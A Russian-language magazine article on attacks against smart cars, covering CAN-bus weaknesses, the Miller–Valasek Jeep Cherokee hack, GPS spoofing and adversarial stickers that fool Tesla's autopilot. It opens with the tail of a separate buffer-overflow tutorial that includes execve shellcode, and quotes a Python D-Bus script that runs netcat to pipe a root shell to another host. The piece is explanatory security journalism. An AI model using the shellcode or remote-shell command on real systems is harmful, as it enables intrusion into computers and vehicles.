
Или в виде однострочника.

```
gdb-peda$ r `python -c 'print "\xbf\xff\xed\xd4"[::-1] + "\x90"*32 + "\
x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\
x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "\x90"*32
+ "A"*31 + "\xbf\xff\xed\xc4"[::-1]'`
```



Окончательная эксплуатация, получение шелла и выполнение id

Победа! Игра окончена.




КРЕПЧЕ ЗА БАРАНКУ ДЕРЖИСЬ!

КТО И КАК ОБМАНЫВАЕТ «УМНЫЕ» АВТОМОБИЛИ

atreau
zinik.alexander@gmail.com

Совсем недавно у всех на слуху была громкая новость: случилась беда, «Тесла» рулит не туда! Как же после этого доверять «умным» машинам? Чтобы разобраться в серьезности угрозы для перспективной технологии, мы изучим архитектуру системы, историю вопроса, основные уязвимые точки и векторы атаки — а также посмотрим конкретные случаи.



«Тесла» сбилась с курса и оказалась в глухом и унылом месте — не по своей воле, конечно

АРХИТЕКТУРА: CAN-ШИНА, БЛОКИ ECU И ПРОЧЕЕ

Начнем с архитектуры. Бортовой компьютер современного автомобиля на самом деле не существует как единое целое. Вместо него мы имеем совокупность электронных блоков управления (Electronic control unit, ECU), соединенных в сеть. С конца восьмидесятых годов и до сегодняшнего дня базовым стандартом этой сети остается так называемая CAN-шина. То есть куски витой пары, которым все блоки ECU передают сообщения одинакового формата.

На самом деле все, конечно, немного сложнее. Шина может быть не одна, а несколько — например, для более важных устройств с повышенным быстродействием и для второстепенных. В таком случае между шинами существует какой-нибудь «мост». А в своей платформе электромобилей MEB автоконцерн Volkswagen и вовсе отказывается от архитектуры на основе CAN-шины и будет использовать вместо нее бортовой Ethernet — и единую операционную систему на основе Android.

WWW

Подробнее о формате обмена данными и об устройстве CAN-шины можно прочесть в нашей недавней статье, в нашем мартовском номере 2015 года или в Википедии. А если хочется действительно подробно изучить вопрос, то в открытом доступе есть хорошая книга от большого специалиста.

Нам же пока важно то, что, каким бы «умным» ни был современный автомобиль, в основе лежит та же самая шина. А значит, по-прежнему актуальна ее принципиально неустранимая уязвимость: получив доступ к CAN (например, подключившись к диагностическому разъему или поставив на шину сниффер), мы получаем доступ ко всей передаваемой информации. Со всеми вытекающими последствиями.

И если мы сможем передать какому-то из блоков ECU свой сигнал, то он послушно выполнит команду. Если это будет блок управления кондиционером, еще не так страшно. А если блок управления тормозами или двигателем? В соответствии с принципом «ломать не строить» (или Garbage in, garbage out — «мусор на входе, мусор на выходе») одна-единственная неправильная команда, поступившая в момент напряженного обгона с выездом на встречную полосу, может привести к печальным последствиям и громким газетным заголовкам.

Впрочем, дела не настолько плохи. Производители не дураки и вполне в состоянии встроить элементы защиты в каждый конкретный блок ECU. Он может отказаться принимать команду, если в ней нет правильной контрольной суммы или если она будет не соответствовать каким-то дополнительным условиям. Очень часто притвориться помощником при парковке можно, только если машина едет задним ходом и не быстрее пяти километров в час, — при других условиях его сигналы будут проигнорированы.

Кроме того, сообщения в CAN-шине — это команды настолько низкоуровневые, что их можно сравнить с машинным кодом. Чтобы понять, что означает последовательность битов, придется долго читать технические инструкции производителя или проводить натурные эксперименты на настоящем автомобиле — или, на безрыбье, на отдельных блоках ECU.

УЧЕНЫЕ ВСТУПАЮТ В БОЙ

Получается интересная ситуация: на теоретическом уровне взломать автомобиль очень просто, но на практическом понадобится много скрупулезной подготовки. И как-то так вышло, что долгое время этим занимались в основном люди, держащиеся в тени и имеющие сугубо корыстные интересы — не получить контроль над электроникой автомашины, а получить саму автомашину в свои руки.

Только в 2010 году об этой теме заговорили всерьез. На посвященном безопасности симпозиуме Института инженеров электротехники и электроники (IEEE) был представлен доклад инженеров-компьютерщиков из университетов Сан-Диего и Вашингтона.

Они описали множество чрезвычайно интересных особенностей автомобилей как компьютерных систем. В основном эти особенности проистекали из того, что в индустрии много внимания уделяется безопасности при штатном использовании и чрезвычайных ситуациях, но мало — защищенности от целенаправленной атаки на электронные системы автомобиля.

Например, чтобы при аварии двери автомобиля не оказались запертыми, низкоприоритетная сеть, куда был включен блок управления центральным замком, имела «мостовую» связь с высокоприоритетной сетью, в которой были датчики состояния всего автомобиля и блоки разнообразных систем — «помощников» водителя. А продвинутые телематические системы собирали показания множества датчиков и по сотовой связи отправляли их в сервисные центры — чтобы автомобиль заранее мог подсказать владельцу, что скоро настанет пора заглянуть в автосервис, или самостоятельно звонил 911 в случае аварии. Более того, в ту же систему могло быть включено и противоугонное устройство — позволяющее на расстоянии заблокировать двигатель машины.

INFO

Еще пару строк об архитектуре: в современных автомобилях почти всегда есть специальный диагностический разъем OBD-II и специальный диагностический режим, предназначенный для автомехаников. И чтобы в любом автосервисе в любой глуши специалист имел возможность «подебажить» машину, доступ к этому режиму, по сути, предоставляется... через доступ к разъему. Да, именно так. Практически логин root, пароль password. На использовании этого режима основаны многие примеры из этой статьи.

Что же именно сделала эта команда исследователей? Для начала они написали программу CARSHARK — гибкий инструмент для анализа и внедрения сообщений в CAN-шине. Дальше открываются широкие возможности. Не вдаваясь особенно глубоко в технические подробности, скажем только, что те блоки ECU, в которых была встроена аутентификация, были защищены всего лишь 16-битным ключом. Такую защиту получится обойти методом перебора за несколько дней. После этого можно, например, «перепрошить» ECU — и тогда уже твори что угодно.

Нанести существенный вред можно и просто устроив классическую DoS-атаку: перегруженная бессмысленными сообщениями система становилась неработоспособной. Но можно было и поиграть в героя фильмов про хакеров. Например, в качестве простой и убедительной демонстрации своих сил исследователи написали «демовирус самоуничтожения»: после его запуска машина выводила на спидометр обратный отсчет от шестидесяти, в такт уходящим секундам мигала поворотниками и сигналила, а потом намертво глушила двигатель и блокировала замки, оставляя на спидометре надпись PWNED.

Еще более коварный подход, который продемонстрировали исследователи, — загрузка вредоносного кода в оперативную память телематической системы (внутри которой была полноценная ОС на базе Unix). Они сделали так, чтобы код срабатывал по триггеру (например, разгону до определенной скорости) и перезагружал систему после срабатывания, удаляя себя оттуда. Идеальное преступление!



PWNED!

Но на этом исследователи не остановились. В следующем, 2011 году они представили новый доклад (PDF), в котором рассматривали уже не то, что может сделать с системой злоумышленник, получив к ней доступ, — а то, как именно он может этот доступ получить.

Повод задуматься

В 2011 году исследователи отмечали в качестве уже реального вектора атаки компьютеры, к которым в автосервисах подключают автомобили, — они используют Windows и часто нуждаются в доступе к интернету... А в качестве теоретического, возможного в будущем — оборудованные на зарядных станциях для электромобилей «умные» зарядки, по которым идет не только ток высокой силы, но и информация.

В отличие от их предыдущего весьма конкретного доклада этот читается скорее как захватывающее повествование о высотах и провалах инженерного искусства. Чего стоит только музыкальный трек в формате WMA, который на компьютере проигрывается как обычная музыка, но на автомобильном плеере отправляет вредоносные пакеты в CAN-шину. Или рассуждения о том, как именно можно подсоединиться к машине по Bluetooth или через телематическую систему с подключением к сотовой связи.

Иными словами, в этом докладе исследователи скорее указывали на потенциальные угрозы, напоминающие сценарии фильмов про хакеров, — с той оговоркой, что они действительно все это проделали в лабораторных условиях, а не просто предположили, что такие вещи могут произойти.

КРИС ВАЛАСЕК И ЧАРЛИ МИЛЛЕР — ЛЕГЕНДАРНЫЙ ДУЭТ

Что ж, после того как это сделала команда исследователей из двух крупных университетов, их достижения смогли повторить два парня в своем гараже — знакомься, Крис Валасек и Чарли Миллер.



Так легендарные хакеры выглядят в жизни

Начали они с того, что дотошно повторили исследования своих предшественников — и написали куда более развернутый и полный доклад. Выводы, описанные в нем, в этой статье уже несколько раз упоминались: для успешного взлома автомобиля нужно много кропотливой предварительной работы, в которой есть свои подводные камни — например, если исследовать блоки ECU отдельно от автомобиля, на специальном испытательном стенде, то они могут (и будут!) вести себя не вполне так, как в рабочих условиях. Но если не бояться всей этой работы, то, когда получишь доступ к автомобилю, будет понятно, что делать, — и можно будет сделать очень многое.

Затем они изучили пару десятков конкретных моделей автомобилей, обращая внимание на детали их сетевой архитектуры — и особенно на возможные векторы удаленной атаки. Именно на этом этапе они выделили так называемые киберфизические компоненты — всевозможные помощники водителя вроде круиз-контроля или блока LKA (Lane Keep Assist, помощник удержания в полосе). Эти устройства одновременно служат самой привлекательной конечной целью для хакера — и важными вехами на пути к по-настоящему самоуправляемому автомобилю.

Валасек и Миллер обнаружили, что, с одной стороны, производители автомобилей используют разные компоненты и сетевую архитектуру, но, с другой стороны, во многих развлекательных системах применяются широко известные решения из обычной пользовательской электроники вплоть до веб-браузеров.

Печальная история о джипе и аудиосистеме

Но главным результатом этого этапа их трудов стало назначение цели для следующего шага. Они нашли потенциально интересную уязвимость в модели Jeep Cherokee 2014 года — и решили взяться за нее всерьез.

И их усилия были вознаграждены. В приборную панель джипа была встроена развлекательная система Harman Uconnect — компьютер с 32-битным процессором архитектуры ARM и операционной системой QNX (Unix-подобная коммерческая микроядерная ОС, часто используется в подобных встроенных системах). Она совмещала в себе аудиосистему, радиостанцию, навигатор, приложения — а еще умела раздавать Wi-Fi и имела модем 3G.

INFO

Важный нюанс: в Jeep был не простой модем 3G, а специально настроенный на американского провайдера Sprint — Tier-1-оператора, который предоставляет широкий спектр услуг, в том числе мобильную телефонию.

Сканирование открытых портов этой точки доступа показало, что в их числе был порт 6667. И что этот порт использовался системой межпроцессного взаимодействия D-Bus. И что для доступа к ней по этому порту был даже не нужен пароль.

```
telnet 192.168.5.1 6667
Trying 192.168.5.1...
Connected to 192.168.5.1.
Escape character is ']'.
AUTH ANONYMOUS
OK 4943a53752f52f82a9ea4e6e00000001
BEGIN
```

После этого можно было просто запустить короткий скрипт на Python, чтобы открыть оболочку удаленного «рутового» доступа.

```
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService',
'/com/harman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.
harman.ServiceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666
| /bin/sh | netcat 192.168.5.109 6666"}')
```

И, по словам самих хакеров, «дальше на этой штуке можно запускать какой угодно код».

Подарок судьбы: безалаберный провайдер с дырявой сетью

Но на этом удивительные открытия не заканчиваются. Порт 6667 был доступен для любого сетевого интерфейса, включая 3G-модем. Хакеры купили на eBay несколько «фемтосот» — миниатюрных точек доступа для сети Sprint Airave 2.0, зная, что в этих устройствах есть эксплоит, позволяющий подключаться к ним через Telnet. И да, когда машина попала в радиус действия их точки, хакеры смогли подключиться к автомобилю. Но и это было еще не все! Оказалось, что любые два устройства, подключенные к сети Sprint, могут связаться друг с другом в пределах США.

К этому моменту хакеры уже установили список IP-адресов, которые в этой сети выделялись под автомобили. Достаточно было просканировать этот диапазон — любой адрес в сети с открытым портом 6667 был доступом к интерфейсу D-Bus какого-то автомобиля в США. Вовсе не обязательно «Чероки». Исследователи обнаружили несколько моделей с открытым для доступа без аутентификации портом — и в этом месте своей работы они несколько раз повторяют, что ничего не внедряли ни в какой из найденных автомобилей, а просто обнаружили уязвимость.


Им не удалось установить, сколько именно машин они могли бы взломать, будь у них желание, — и предположили, что пару сотен тысяч. Но когда их исследование (PDF) было опубликовано, концерн Chrysler отозвал по причинам безопасности полтора миллиона автомобилей.

WARNING

В этом месте авторы еще раз отмечают: да, это означает, что можно написать вирус-«червь», который будет заражать машины. И просят своих читателей не делать этого, потому что это дурной поступок с плохими последствиями. Мы тоже просим тебя этого не делать, хотя бы помня о статье 272 УК РФ.

ПРИКЛАДНАЯ ФИЛОСОФИЯ: БЕЗОПАСНОСТЬ В РАЗРАБОТКЕ И БЕЗОПАСНОСТЬ В ИСПОЛЬЗОВАНИИ

Крис Валасек и Чарли Миллер долго и упорно трудились и наконец добились своего — их взлом «Чероки» действительно стал сенсацией, после которой производители автомобилей наконец-то начали прислушиваться к экспертам по безопасности.



Триумфальное выступление на конференции: докладчики справа, их «жертва» слева

Хакеры сумели убедить представителей индустрии в том, что для компьютеризированных автомобилей важны все те же самые принципы безопасности, что и для остальной электроники: проектирование с упором на лучшие практики инфосека, тесная работа с хакерами-экспертами и, самое главное, понимание того, что «дыры» нужно не замалчивать, а оперативно исправлять патчами, желательно — централизованно распространяемыми и требующими от пользователя минимум усилий.

Например, какой-нибудь ленивый и нелюбопытный водитель джипа вполне мог пропустить предупреждения о проблеме, не доехать до сервисного центра и оставить свою машину уязвимой. А вот владелец «Теслы» уже получает обновления безопасности на свою машину так же, как на телефон или компьютер.

Кроме этого, дуэт хакеров отдельно отметил настораживающую тенденцию — чем больше в современном автомобиле «киберфизических компонентов», чем «умнее» они становятся, тем больше контроля над поведением автомобиля могло быть отдано отдельному блоку ECU. Такой блок оказывается высокоприоритетной и критичной целью одновременно. После проникновения в бортовую сеть автомобиля можно больше не ломать голову, как работают вместе разные блоки ECU, а сосредоточиться на том, который больше всего похож на «автопилот», и тем или иным способом обманывать конкретно его.

И если автомобиль становится все умнее, если он уже давно способен самостоятельно парковаться, удерживать скорость и полосу при движении по автомагистрали, готовиться к торможению, когда машина перед ним начинает сокращать дистанцию, — так в какой же момент он становится самоуправляемым? И насколько можно ему доверять?


Это не только технический, но и философский вопрос. Практика показывает, что современные автопроизводители одновременно расхваливают новые функции своих продуктов и строго рекомендуют водителям не снимать руки с руля, а глаза не отводить от дороги, чтобы сохранять возможность лично вмешаться в непредвиденную ситуацию. Увы, точно так же практика показывает, что водители часто игнорируют этот резонный совет.

Продолжение статьи →

КРЕПЧЕ ЗА БАРАНКУ ДЕРЖИСЬ!

КТО И КАК ОБМАНЫВАЕТ «УМНЫЕ» АВТОМОБИЛИ

Кто рулит «Теслой»?
Всякий раз, когда модная «Тесла» попадает в аварию, все громко обсуждают ее автопилот или батареи, но куда меньше внимания уделяют тому, что делал водитель перед аварией. В нескольких реальных случаях ответом было «ел бейглы», «смотрел кино» или просто «за час езды крепко держал руль не дольше пары минут». Раз за разом повторяется прискорбная история: при езде в крайнем левом ряду водитель перед «Теслой» видит какое-то препятствие, уходит в правый ряд... и «Тесла» начинает разгоняться, думая, что ей уступают дорогу. Конец немного предсказуем. В августе этого года такой инцидент произошел в Москве.


Иногда цена бага в системе такова. К счастью, в этом случае все остались живы

А случается такое из-за особенностей устройства и настроек сенсоров «Теслы». В ней не используется лидар (лазерный локатор) и предварительно загруженная карта местности — Илон Маск считает, что первый слишком дорогой, а вторая не дает желаемой гибкости.

«Тесла» вместо этого полагается на показания радара и камеры, данные с которых обрабатывает нейросеть. Но радар не очень хорош в распознавании неподвижных предметов, и, когда он и камеры дают противоположные результаты, механизм разрешения противоречий, бывает, выбирает неправильно. А водитель не готов быстро вмешаться и спасти ситуацию.

Опасный лайфхак

Некоторые эксперты утверждают, что дело не только в технических нюансах, а еще и в том, что Илон Маск рекламирует свое детище как полноценный автопилот. В инструкции к «Тесле» написано, что водитель должен быть всегда готов взяться за руль, — но в рекламных роликах сам Маск подчеркнуто нарушает это правило и тем самым подает водителям дурной и опасный пример.



В итоге многие покупатели «Теслы» считают, что уже владеют самоуправляемым автомобилем, в который зачем-то встроена надоедливая и излишняя система, требующая касаться руля, — и пытаются обмануть ее, приклеив скотчем к рулю бутылку с водой или апельсин. Тоже своего рода взлом и обход системы безопасности.

СЕНСОРЫ: КАК РОБОТЫ ВИДЯТ МИР
Пример выше наглядно показывает, что степень «умности» машины зависит, во-первых, от количества и качества установленных на ней сенсоров, а во-вторых — от устройства системы, обрабатывающей сигналы от них. Но каждый сенсор — это тоже канал ввода данных, и у него могут быть свои уязвимости.

И здесь снова встает та же проблема: при разработке внимание уделяют в основном сложным случаям повседневного использования, а не противодействию целенаправленным помехам и атакам. И очень часто алгоритмы разрешения конфликтов противоречивых сигналов просто не рассчитаны на то, что их будут обманывать. Все как в старой доброй научной фантастике — роботы умные, но доверчивые.

Еще в 2013 году хакер Зоз Брукс выступил с докладом (PDF) на конференции DEF CON 21, в котором он очень подробно разобрал перспективы атак на автономные транспортные средства — включая самоуправляемые машины, самолеты-дроны и даже роботы-подлодки.

Он рассмотрел разные виды сенсоров и каналов управления таких устройств, подробно остановившись на сильных и слабых сторонах каждого, — и указал два общих для всех видов сенсоров пути атаки: глушение (jamming) и искажение сигнала (spoofing).

Доклад полон чрезвычайно любопытных подробностей. В нем упоминается написанное на арабском языке пособие по безопасности (вероятно, материалы какой-нибудь запрещенной законодательством РФ группировки), в котором советуют обманывать лидары с помощью отражателей. Упоминается возможность обмануть счетчик оборотов колес... подменив колеса — при размере колес, отличном от заданного, счетчик будет врать. Рассматриваются слабости решений с использованием карт — как предварительно загруженных, так и обновляемых в реальном времени.

GPS: алло, я где?
Еще в докладе Брукса много говорится об искажении сигнала GPS. На тот момент это была еще малоизученная, но уже горячая тема — ведь предположительно именно с использованием обмана GPS кибервойска Ирана сумели захватить секретный стелс-дрон США RQ-170 Sentinel.


Иранские военные осматривают добычу своих хакеров

В наши дни эту технологию применяют повсюду. В 2017 году двадцать кораблей в Черном море неподалеку от Геленджика наблюдали отклонение в показаниях GPS больше чем на 25 морских миль. Точно так же странные показания навигаторов отмечают порой водители, когда рядом проносится кортеж высокопоставленных лиц. Впрочем, в связи со стремительным удешевлением технологий SDR (Software Defined Radio, управляемые компьютером радиоприемник и радиопередатчик) такие возможности стали доступны и частным лицам.

Буквально недавно технологическая компания Regulus, занимающаяся решениями по защите спутниковой навигации от спуфинга, показала, что достаточно пары устройств и бюджета в 600 долларов, чтобы заставить Tesla Model 3 ехать совсем не туда, куда хочет водитель. Ложный сигнал заставляет автопилот думать, будто он идет по маршруту и уже пора сворачивать с магистрали, — что приводит машину на обочину или на встречную полосу. Впрочем, к таким атакам уязвимы любые устройства с GPS — дроны, невнимательные водители, доверяющие навигаторам, и даже игра Pokemon GO.


Анализ системы идет полным ходом

КИТАЙСКАЯ КОМНАТА: О ЧЕМ ДУМАЕТ АВТОПИЛОТ
Но это все разговор о сенсорах. В конечном счете с ними и так все понятно — против лома нет приема, в туманную или пыльную погоду камеры и лидар хуже видят, а еще их можно просто заклеить скотчем или подставить под «засветку» специальным излучателем, как делали исследователи из лаборатории Qihoo 360. А как обстоят дела у той части умного автомобиля, которая пользуется их показаниями? Можно ли обмануть ее?

Подробнее всех на этот вопрос отвечают китайские хакеры из лаборатории Keen Security Lab, спонсируемой мегакорпорацией Tencent. Судя по всему, они крайне внимательно изучили все перечисленные выше работы и в 2016 году решили попробовать свои силы в этой области. Но в отличие от Чарли Миллера и Криса Веласека, которые интересовались разными производителями и моделями автомобилей, эта группа с самого начала сосредоточилась исключительно на исследовании электромобилей «Тесла».

> **INFO**
> Любопытно заметить, что Tencent одновременно и акционер компании Tesla, и спонсор лаборатории Keen Security Lab. Впрочем, над не связанными с «Теслой» проектами в лаборатории тоже работают.

Их доклады очень сухие и полны технических подробностей, но, если вчитаться, становится понятно, что самое интересное в их исследованиях — это не внешние проявления «взлома», а объем и качество проделанной работы (а также сильное чувство дежавю — многие уязвимые места, которыми они пользовались, заставляют вспомнить работы Чарли Миллера и Криса Валасека и удивиться тому, что эти рецепты все еще актуальны).

Участники команды Keen Security Lab оказались настоящими мастерами реверс-инжиниринга. Для того чтобы в 2016 году показать открывающийся по их команде багажник «Теслы» или сложить ее зеркала, они прошли долгий путь — использование «подставной» точки доступа Wi-Fi и уязвимости в веб-браузере бортовой развлекательной системы были только началом.

Самое главное, что, проникнув через эту «дырку» в систему, они в итоге перепрограммировали специальный компонент Gateway (мост между разными частями бортовой сети) и таким образом получили доступ к CAN-шине. После этого они покопались в разных киберфизических компонентах машины — и в 2018 году выпустили новый доклад о том, как сумели получить «рутовый» доступ к автопилоту (попутно обойдя улучшенную после их прошлого доклада защиту). И вот уже после этого они смогли внимательно изучить его устройство — об этом был их самый последний доклад 2019 года (PDF).

За счет «рутового» доступа им удалось поработать с автопилотом в режиме отладки, исследовать, как именно он обрабатывает данные с камер и других сенсоров. В частности, они обнаружили, что сразу несколько задач: отслеживание объектов, построение карты обстановки и даже обнаружение дождя — на конечном этапе обрабатываются одной нейросетью.

Нейросеть не любит шума
То, что исследователи из Keen Security Lab сделали дальше, выглядит довольно скучно (машина включает дворники, когда нет дождя), но по сути своей это нечто на грани искусства и научной фантастики. Чтобы лучше разобраться, как работает автопилот в целом, они тренировались на той части нейросети, что распознает, идет ли дождь, и дает команду включить дворники. И добились результатов!


Изучив изображения, которые использует нейросеть дворников, они применили к ней метод «враждебных образцов». Поверх фотографии с камеры накладывали помехи, которые для человеческого глаза выглядят несущественно. Подав на вход нейросети эту фотографию, исследователи смогли заставить нейросеть обмануться — решить, что вероятность дождя высокая, и включить дворники. И это все — не с нейросетью, которую они программировали сами, а с коммерческим продуктом, в разработке которого они не участвовали.

> **INFO**
> О том, как провернуть такой трюк самостоятельно, читай в статье «Исходный кот. Как заставить нейронную сеть ошибиться».

После этого сотрудники Keen Security добились того, что для срабатывания эффекта достаточно было наложить шумы лишь на часть поля зрения камеры. А потом они перенесли этот эффект в реальный мир. Показывая картинку с шумом на экране телевизора, находящегося в поле зрения камер автомобиля, они заставляли дворники включиться. После этого они опробовали те же принципы уже на задаче распознавания дорожной разметки.


Дисплей, который «видит» машина

Выяснилось, что наклейки на дороге могут сбить автопилот с толку и он не заметит линию разметки, — но эти наклейки будут видны невооруженным глазом (исследователи отмечают, что нейросеть-автопилот натренирована в том числе и на примерах с полустертой и частично прикрытой разметкой). Тогда исследователи попробовали обратную задачу — с помощью других, куда меньших наклеек, они смогли заставить нейросеть увидеть линии разметки там, где их не было. Например — на перекрестке, где такая несуществующая разметка может вывести машину на полосу встречного движения.


Фальшивая разметка почти незаметна для глаза...


...но может обмануть беспилотный автомобиль

Исследователи утверждают, что хоть они и выяснили все это на автомобиле, к которому у них был неограниченный доступ, но сами приемы должны сработать и для автомобиля, программа которого никак не менялась. После такого взлома нейросети управление машиной с геймпада уже как-то не так впечатляет — но это китайские исследователи тоже проделывали со взломанной «Теслой».

ЧЕЛОВЕЧЕСКОЕ, СЛИШКОМ ЧЕЛОВЕЧЕСКОЕ: ОГРАНИЧЕНИЯ ТЕХНОЛОГИИ
В принципе, всего перечисленного уже достаточно для некоторых выводов. Но для полноты картины хотелось бы упомянуть еще несколько вещей.

Обрати внимание на то, что крупнейшие игроки на рынке беспилотных машин придерживаются решений с использованием карт и обкатывают свои продукты в конкретных городах (а то и вовсе на полигонах). Это потому, что так автопилоту куда легче соображать: карты могут включать в себя и расположение дорожных знаков, и места повышенной важности, и уж конечно — рельеф местности, известные преграды и просто схему движения. Не зря работу над российским аналогом гугловского Waymo ведет подразделение «Яндекса» — огромный массив карт и панорам будет здесь большим подспорьем. А ориентирование в абсолютно незнакомой местности пока остается уделом победителей конкурсов DARPA и амбициозных стартаперов.

Помни и о том, что за исключением отдельных рекламных образцов во многих беспилотных автомобилях за рулем всегда присутствует страхующий водитель. И производители не спешат разглашать статистику случаев, когда его вмешательство становится необходимо. Потому что это происходит чаще, чем им хотелось бы.

Уровни автономности

Американское Сообщество автомобильных инженеров (SAE) определяет степень автономности транспортного средства по шкале от 0 до 5. По этой шкале «Тесла» оценивается как представитель **уровня 2** — автоматика управляет скоростью и направлением, но водитель должен быть готов вмешаться в любое мгновение. Кстати, обычный помощник при парковке тоже попадает в эту категорию.

Следующий, **третий уровень** подразумевает полный контроль автоматики за транспортным средством — но только в жестко ограниченных условиях, например на скоростной автомагистрали, где нет перекрестков.

Уровень 4 теоретически не требует присутствия человека за рулем — но тоже только в строго определенных условиях, вроде движения в пределах предварительно заданной области. Автомобили Waymo находятся на этом уровне.

